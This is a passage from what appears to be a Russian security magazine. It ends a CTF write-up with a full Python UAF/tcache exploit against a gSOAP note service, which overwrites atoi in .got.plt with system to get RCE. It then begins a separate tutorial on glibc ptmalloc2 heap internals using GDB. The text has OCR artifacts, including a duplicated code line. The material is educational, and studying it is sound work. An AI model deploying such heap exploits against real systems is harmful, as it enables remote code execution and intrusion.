Обрати внимание на важный фактор — значение `size`. Смотри, что будет, если `size` станет, например, 0x20. Тогда указатель `textLen` занулится.



Мы потеряли возможность UAF команды `edit`: ноль всегда будет меньше длины новой заметки. Даже если дальше в коде вызовется `free()`, новый элемент добавится в начало списка. В нужном нам поле всегда будет ноль.

Накидаем POC в SOAPUI.



INFO

Здесь ты видишь вывод встроенного в pwndbg плагина `tcachebins`, который наглядно показывает, что лежит в linked list. Также, если не хочешь изучать `tcache` в исходном коде `glibc`, можешь изучить питоновский код плагина.

Для удобства отладки я залогировал вызовы `malloc()` в `newNote()`. Смотри, какие адреса возвращает покоррапченный `glibc`:


```
New note - malloc size 0x18, addr 0x650390
New note - malloc size 0x400, addr 0x64acc0
New note - malloc size 0x18, addr 0x650030
New note - malloc size 0x8, addr 0x7ffff746d000 <--- Адрес, который
мы задали в edit
```

Имеем ружье, которое стреляет восемью байтами по контролируемому адресу! Куда стрелять?

СОБИРАЕМ ЭКСПЛОИТ

Когда я думал о том, как использовать эти примитивы, я мыслил довольно примитивно. Ну можем мы писать восемь байт по произвольному адресу... Надо перехватить управление... Можно переписать указатель на какую-нибудь функцию, ROP-гаджетами снять NX хипа, записать туда шелл-код... Думаю, ты понял.


Дальше я наткнулся на китайский райтап этой же CTF, не удержался и посмотрел, как это сделано там. И этот эксплоит показался мне настолько изящным, что дальше я приведу именно его.



Проблема в том, что, когда я рассуждал про эксплоит, я абсолютно проигнорировал тот факт, что бинарь работает дальше до четвертого `malloc()`. А тем временем XML продолжает обрабатываться и вызывать функции `glibc`!

Второй немаловажный факт — отсутствие RELRO в бинаре. Это значит, что можно стрелять в секцию `.got.plt`. Идеальной целью будет `atoi()`, поскольку в качестве входного аргумента функция принимает строку, такой же аргумент принимает `system()`.

Пейлоад доставляется следующей XML-нодой `<array>`, которая после перезаписи `.got.plt` вызовет `system()` с контролируемой нами строкой.



Итак, в финальном эксплоите мы объединим два PoC. Таким образом, нам нужно послать два XML-сообщения. Задача первого — слить адрес `glibc`. Зная адрес `glibc`, можно вычислить VA-функции `system()`. Адрес указателя на `atoi()` в секции `.got.plt` бинаря известен заранее (в самом начале статьи я показал, что `gsoapNote` собран без ASLR). Вторым сообщением используем RW-примитив, чтобы перезаписать `atoi()` на `system()` и запустить пейлоад.

ЗАПУСКАЕМ ЭКСПЛОИТ

Давай посмотрим, что у нас получилось!

```
user@ubuntu$ python3 exploit.py
[+] Stage I. Craft xml to leak libc address
[+] libc address is 0x7f5078132000

[+] Stage II. Calculate required addresess and trigger RCE
[+] system address is 0x7f50781814e0
[+] atoi .got.plt address is 0x6372b8
[+] trigger RCE
```

И подтверждаем RCE на сервере:

```
user@ubuntu:gsoapnote$ sudo ps aux --forest
...
\_ ./gsoapNote
\_ sleep 999     # Пейлоад отработал
```

ВЫВОДЫ


Мы разобрали непростую задачку, изучили реализацию хип-менеджмента `glibc` и попрактиковались в использовании нескольких полезных инструментов.

В качестве дополнительного задания можешь попробовать написать эксплоит через примитив heap overflow.

Код эксплоита через UAF приведен ниже.

```python
import base64
import socket
import re
import struct

def soap_message(array):
    return f"""
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/
XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:
urn="urn:note">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:handleCommand soapenv:encodingStyle="http://schemas.
xmlsoap.org/soap/encoding/">
         <commandXml xsi:type="xsd:string">
                <commandSeq>
                       {"".join(array)}
                </commandSeq>
         </commandXml>
      </urn:handleCommand>
   </soapenv:Body>
</soapenv:Envelope>
    """

def new_note(content, size=None):
    contentBase64 = base64.b64encode(content)
    if not size:
        size = len(content)
    return f"""
        <array>
                <number>3</number>
                <simpleString>
                        <content>new</content>
                </simpleString>
                <integer>
                        <content>{size}</content>
                </integer>

                <bulkString>
                        <content>{contentBase64.decode()}</content>
                        <number>{len(contentBase64)}</number>
                </bulkString>
        </array>
    """

def edit_note(content, note_index):
    contentBase64 = base64.b64encode(content)
    return f"""
        <array>
                <number>3</number>
                <simpleString>
                        <content>edit</content>
                </simpleString>
                <integer>
                        <content>{note_index:d}</content>
                </integer>
                <bulkString>
                        <content>{contentBase64.decode()}</content>
                        <number>{len(contentBase64)}</number>
                </bulkString>
        </array>
    """

def show_note(note_index):
   return f"""
        <array>
                <number>2</number>
                <simpleString>
                        <content>show</content>
                </simpleString>
                <integer>
                        <content>{note_index:d}</content>
                </integer>
        </array>
    """

def delete_note(note_index):
    return f"""
        <array>
                <number>2</number>
                <simpleString>
                        <content>delete</content>
                </simpleString>
                <integer>
                        <content>{note_index:d}</content>
                </integer>
        </array>
    """

def payload(system_command):
    return f"""
        <array>
                <number>{system_command}</number>
        </array>
    """

def send_to_gsoapnote(command_array):
    msg = soap_message(command_array)

    sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    sock.connect(('localhost', 33263))
    sock.send(bytes(msg, 'ascii'))

    response = sock.recv(1024).decode()
    sock.close()

    try:
        result = re.findall(r"(?<=<result>).*(?=</result>)", response
, flags=re.IGNORECASE)[0]
        result = base64.b64decode(result)
        print(result)
    except:
        pass

    try:
        result = re.findall(r"(?<=<msg>).*(?=</msg>)", result.decode
(), flags=re.IGNORECASE)[0]
        result = base64.b64decode(result)
    except:
        pass
    return result

def libc_leak():
    free_and_show = (
        new_note(b'E'*8, 1281),
        delete_note(0),
        show_note(0)
        )
    response = send_to_gsoapnote(free_and_show)
    fd_pointer = struct.unpack("<Q", response)[0]
    return fd_pointer - 0x3ec2c0

def exploit_tcache_linked_list(addr, value, system_command):
    tcache_exploit_commands = (
        new_note(b'A'*8, 0x17),
        delete_note(0),
        edit_note(struct.pack('Q', addr), 0),
        new_note(b'C'*8, 0x30),
        new_note(struct.pack('Q', value), 8),
        payload(system_command)
        )
    response = send_to_gsoapnote(tcache_exploit_commands)

if __name__ == '__main__':

    print('[+] Stage I. Craft xml to leak libc address')
    libc_addr = libc_leak()
    print(f'[+] libc address is {hex(libc_addr)}')


    print('[+] Stage II. Calculate required addresess and trigger
RCE')
    system_func_addr = libc_addr + 0x4f4e0
    atoi_plt_addr = 0x6372b8
    print(f'[+] system address is {hex(system_func_addr)}')
    print(f'[+] atoi .got.plt address is {hex(atoi_plt_addr)}')
    print('[+] trigger RCE')
    exploit_tcache_linked_list(atoi_plt_addr, system_func_addr,
"sleep 999")
```

КРУЧЕ КУЧИ!



Вячеслав Москвин
moskvin.slava@gmail.com

РАЗБИРАЕМ В ПОДРОБНОСТЯХ ПРОБЛЕМЫ HEAP ALLOCATION

Некоторые уязвимости возникают из-за ошибок с управлением памятью, выделенной на куче. Механизм эксплуатации этих уязвимостей сложнее, чем обычное переполнение на стеке, поэтому не все умеют с ними работать. Даже курс Cracking the perimeter (OSCE) не заходил дальше тривиальной перезаписи SEH. В этой статье я расскажу и на практике покажу механику работы кучи.

Практиковаться мы будем на реализации кучи ptmalloc2, которая сейчас используется по умолчанию в glibc, поэтому нам понадобятся машина с Linux и необходимый софт. Установим отладчик GDB, GCC (можно сразу поставить весь пакет build-essential) и отладочную версию библиотеки libc, позволяющую видеть подробную информацию о куче. Также поставим pwngdb и его зависимость — peda, чтобы получить удобные команды `vmmap`, `hexdump`, `heapinfo`.

```
sudo apt install gdb build-essential libc6-dbg
git clone https://github.com/scwuaptx/Pwngdb.git ~/Pwngdb
cp ~/Pwngdb/.gdbinit ~/
git clone https://github.com/longld/peda.git ~/peda
```

ОСНОВЫ GDB

Для изучения работы наших тестовых программ понадобится знание базовых команд GDB:

- `r[un]` — запустить файл;
- `b[reak] *0x1234` — поставить точку останова на адресе `0x1234`;
- `b[reak] 123` — поставить точку останова на строке `123` текущего исходного файла;
- `b[reak] basic.c:123` — поставить точку останова на строке `123` исходного файла `basic.c`;
- `c[ontinue]` — продолжить выполнение;
- `s[tep]` — выполнить одну ассемблерную инструкцию;
- `n[ext]` — выполнить одну строчку исходного файла;
- `x/10xg 0x1234` — распечатать десять 8-байтных слов по адресу `0x1234`;
- `p[rint] a` — распечатать значение переменной `a`;
- `p[rint] *((mchunkptr)0x555555756680)` — взять содержимое памяти по адресу `0x555555756680` как тип `mchunkptr`, задереференсить его и распечатать;
- `where` — показать, на какой строчке исходного кода находится выполнение программы.

Команды peda и pwngdb:

- `vmmap` — вывести карту памяти;
- `hexdump` — показать содержимое памяти по адресу в виде `hexdump`;
- `heapinfo` — посмотреть информацию о куче.

СТРУКТУРА ЧАНКОВ

Когда программа запрашивает буфер для данных (например, размером в 10 байт) с помощью `malloc`, на самом деле выделяется больше памяти, так как для хранения метаданных необходимо дополнительное пространство. Такой кусок памяти, содержащий метаданные, называют чанком (chunk).

Структура чанка, используемая в ptmalloc2, приведена ниже. Из нее можно понять, что перед указателем на выделенный буфер памяти, который возвращается пользователю (`mem`), располагаются еще два поля: размер чанка и размер предыдущего чанка.

```
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
+-+
        |             Size of previous chunk, if unallocated (P
clear)  |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
+-+-+-+
        |             Size of chunk, in
bytes                 |A|M|P|

mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             User data starts
here...                          .
        .                                                        .
        .             (malloc_usable_size() bytes)
                   .
        .                                                        |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
+-+-+-+
        |             (size of chunk, but used for application data
)    |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
+-+-+-+
        |             Size of next chunk, in
bytes            |A|0|1|
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
+-+-+-+
```

Сам чанк имеет такую структуру:

```
struct malloc_chunk {
  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk,
if it is free. */
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes,
including overhead. */
  struct malloc_chunk* fd;                /* double links — used
only if this chunk is free. */
  struct malloc_chunk* bk;
  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links — used only if
this chunk is free. */
  struct malloc_chunk* bk_nextsize;
};

typedef struct malloc_chunk* mchunkptr;
```

Чтобы получить из указателя на чанк (служебную структуру) указатель на буфер памяти, который можно использовать, к первому прибавляют значение `2*SIZE_SZ`. `SIZE_SZ`. Для архитектуры x64 оно равно 8, а для x86 — 4. То есть на x64 `user_mem = chunk + 16`. И наоборот, чтобы из указателя, который вернул `malloc`, получить указатель на чанк, необходимо вычесть `2*SIZE_SZ` из него. За это отвечают следующие макросы:

```
#define chunk2mem(p)   ((void*)((char*)(p) + 2*SIZE_SZ))
#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))
```

Важный момент: поле `mchunk_prev_size` в следующем чанке используется для хранения пользовательских данных предыдущего чанка.

Арена

Старые менеджеры кучи использовали одну кучу на весь процесс и синхронизировали доступ к ней разных потоков с помощью мьютексов. Как несложно догадаться, положительно на производительности это не сказывалось. Ptmalloc2 использует арены — области памяти для того, чтобы каждый поток мог там хранить свою кучу.

Но поскольку на практике потоков в приложении может быть слишком много, максимальное количество создаваемых арен вычисляется по следующей формуле (`n` — количество процессоров):

```
#define NARENAS_FROM_NCORES(n) ((n) * (**sizeof** (**long**) == 4 ?
2 : 8))
```

Пока количество арен меньше максимального, менеджер кучи создает новую арену на каждый новый поток. После этого, увы, нескольким потокам придется делить между собой одну арену.

Первая созданная менеджером кучи арена называется основной (main). Однопоточное приложение использует только основную арену.

Флаги

Остановимся подробнее на флагах чанка. Поле размера предыдущего чанка (`mchunk_size`), кроме собственно размера, хранит три флага: `A`, `M`, `P`. Это возможно за счет выравнивания размера чанка. Так как размер чанка всегда кратен либо 8, либо 16 байтам, последние 3 бита размера не несут смысловой нагрузки, и их можно использовать для хранения флагов.

- `A` (NON_MAIN_ARENA): 0 — чанк был выделен из основной арены и основной кучи; 1 — чанк принадлежит одной из второстепенных арен. Когда приложение создает дополнительные потоки, каждый из них получает свою арену (грубо говоря, свою кучу). В чанках, выделяемых на этих аренах, установлен бит `A`;
- `M` (IS_MMAPPED): 1 — чанк получен с помощью вызова `mmap`. Остальные флаги игнорируются, потому что данные чанки не располагаются в арене и к ним не примыкают другие чанки;
- `P` (PREV_INUSE): 0 — предыдущий чанк не используется. Перед полем `mchunk_size` располагается значение размера предыдущего чанка; 1 — предыдущий чанк используется. Перед полем `mchunk_size` располагаются пользовательские данные.

Bins

Для повышения быстродействия чанки используют повторно (и именно эту особенность учитывают при эксплуатации кучи). Ранее использованные и освобожденные чанки складывают в бины (bins). В нашей реализации кучи существует пять типов бинов:

- small (62 штуки);
- large (63 штуки);
- unsorted (1 штука);
- fast (10 штук);
- tcache (64 на поток).

Small bins

- Чанки в каждом из small bin хранятся в двусвязном списке.
- Вставка освобожденных чанков в этот список производится с начала (head), удаление — с конца (tail, FIFO). Для ведения этого списка используются указатели fd и bk (см. структуру чанка).
- Таких бинов 62 штуки. Каждый из small bins хранит чанки только одного размера: 16, 24, ..., 504 байт для x86 и 1008 байт для x64.
- Если в small bin попадают два соседних чанка, то они объединяются и отправляются в unsorted bin.

Large bins

- Чанки в каждом из large bin также хранятся в двусвязном списке.
- Чанки в каждом из бинов имеют диапазон размеров.
- Чанки сортируются следующим образом: самый большой чанк находится в head списка, а самый маленький — в tail. Для этого используются указатели `fd_nextsize` и `bk_nextsize`.
- Вставки и удаления происходят на любой позиции.
- Таких бинов 63 штуки, в них хранятся чанки размером от 512 байт для x86 и от 1024 байт для x64.

Unsorted bin

Вместо того чтобы складывать только что освобожденные чанки в подходящий bin, менеджер кучи соединяет их с соседями и складывает их в unsorted bin. При следующем вызове `malloc` каждый чанк из unsorted bin проверяется: подходит он по размеру или нет. Если подходит, то `malloc` использует его. В противном случае чанк помещается в подходящий bin: small или large.

Fast bins

- Созданы для оптимизации освобождения и аллокации чанков маленького размера.
- Хранят чанки фиксированного размера. Максимальный размер чанка для x86 88 байт, для x64 176 байт.
- Чанки хранятся в односвязном списке (LIFO).
- У чанков в fast bins не снимается флаг `P`. Поэтому соседние освобожденные чанки не сливаются. Это сделано для увеличения скорости освобождения и выделения чанков небольшого размера.

Tcache bins

- У каждого потока есть 64 tcache bin. Это сделано для еще большей оптимизации выделения небольших чанков. Они используются всегда, когда количество потоков превышает максимально допустимое число арен: в этом случае каждый поток может сначала использовать свой кеш, а не ждать, пока освободится мьютекс синхронизации доступа к куче.
- Чанки хранятся в односвязном списке.
- В каждом bin — максимум семь чанков с одинаковым размером (12–516 на x86 и 24–1032 на x64).
- Чанки при освобождении не сливаются и не освобождаются «по-настоящему» (флаг `P` не снимается).
- При запросе памяти подходящий чанк сначала ищется в tcache, а потом в остальных bin.

ТЕСТОВАЯ ПРОГРАММА

Напишем простую тестовую программу для демонстрации:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
    puts("Basic allocation example.\n");
    char* a = malloc(0x10);
        strcpy(a, "AAAAAAAAAAAAAAA"); // A * 15
    char* b = malloc(0x12);
    memcpy(b, "BBBBBBBBBBBBBBBBBBBBBBBB", 24); // B * 23
    char* c = malloc(496); // was 0x200
    char* c = malloc(496); // was 0x200
    char* d = malloc(0x500);
    char* e = malloc(0x500);
    char* f = malloc(0x500);
    char* g = malloc(0x500);
    char* h = malloc(0x500);
    free(a);
    free(b);
    free(c);
    free(d);
    // free(e);
    free(f);
    free(h);
    free(g);
    puts("End.\n");
}
```

Скомпилируем ее с отладочной информацией с помощью такой команды:

```
gcc basic.c -o basic -ggdb
```

ПРАКТИКА


Здесь и далее мы будем рассматривать платформу x64. Откроем нашу тестовую программу в GDB и поставим бряк на строчке 8: `char* a = malloc(0x10);` с помощью команды `b basic.c:8`.

Запустим выполнение программы командой `r` и посмотрим, что в ней происходит (команда `heapinfo`).


После начала исполнения кода пользователя куча инициализируется, и мы можем увидеть, по какому адресу расположен верхний (top) чанк кучи: `0x5555555596a0`.

INFO

Top chunk — чанк, находящийся на вершине кучи. Флаг P данного чанка всегда выставлен.




С помощью команды `vmmap` мы можем посмотреть карту памяти процесса и увидеть, где находится куча.




Теперь мы знаем, что нас не обманывают и верхний чанк кучи действительно расположен в сегменте кучи.

Исполним одну строчку программы `char* a = malloc(0x10)` с помощью команды `n`. Мы увидим, что верхний чанк кучи сместился вперед на 0x20 байт, а доступный размер кучи уменьшился соответственно. Почему на 0x20, если мы запросили 0x10 байт? Оставшиеся 16 байт ушли на метаданные, расположенные перед указателем `a`: `mchunk_prev_size` и `mchunk_size`.



Также мы можем увидеть, что флаг `P` в поле `mchunk_size` равен 1, то есть предыдущий чанк занят. С помощью команды `p *((mchunkptr)(a-16))` мы можем распечатать поля чанка как структуры.



Продолжение статьи →


КРУЧЕ КУЧИ!

РАЗБИРАЕМ В ПОДРОБНОСТЯХ ПРОБЛЕМЫ HEAP ALLOCATION


Даже если мы запросим буфер размером 1 байт, на куче будет выделен чанк размером 0x20 байт, а пользователю вернется указатель на буфер размером 0x18 байт.

Выполним строчку `char* b = malloc(0x12)`. Менеджер кучи выделит чанк размером 0x20 байт. Пользователь все так же сможет использовать буфер размером 0x18.


Если мы запишем в наш чанк буфер размером 24 байта, то увидим, что последние 8 байт буфера «залезут» на следующий чанк, но метаданные перезаписаны не будут.



В результате выполнения строчки `char* c = malloc(496)` выделяется чанк размером 496 + 16 = 0x200 байт.



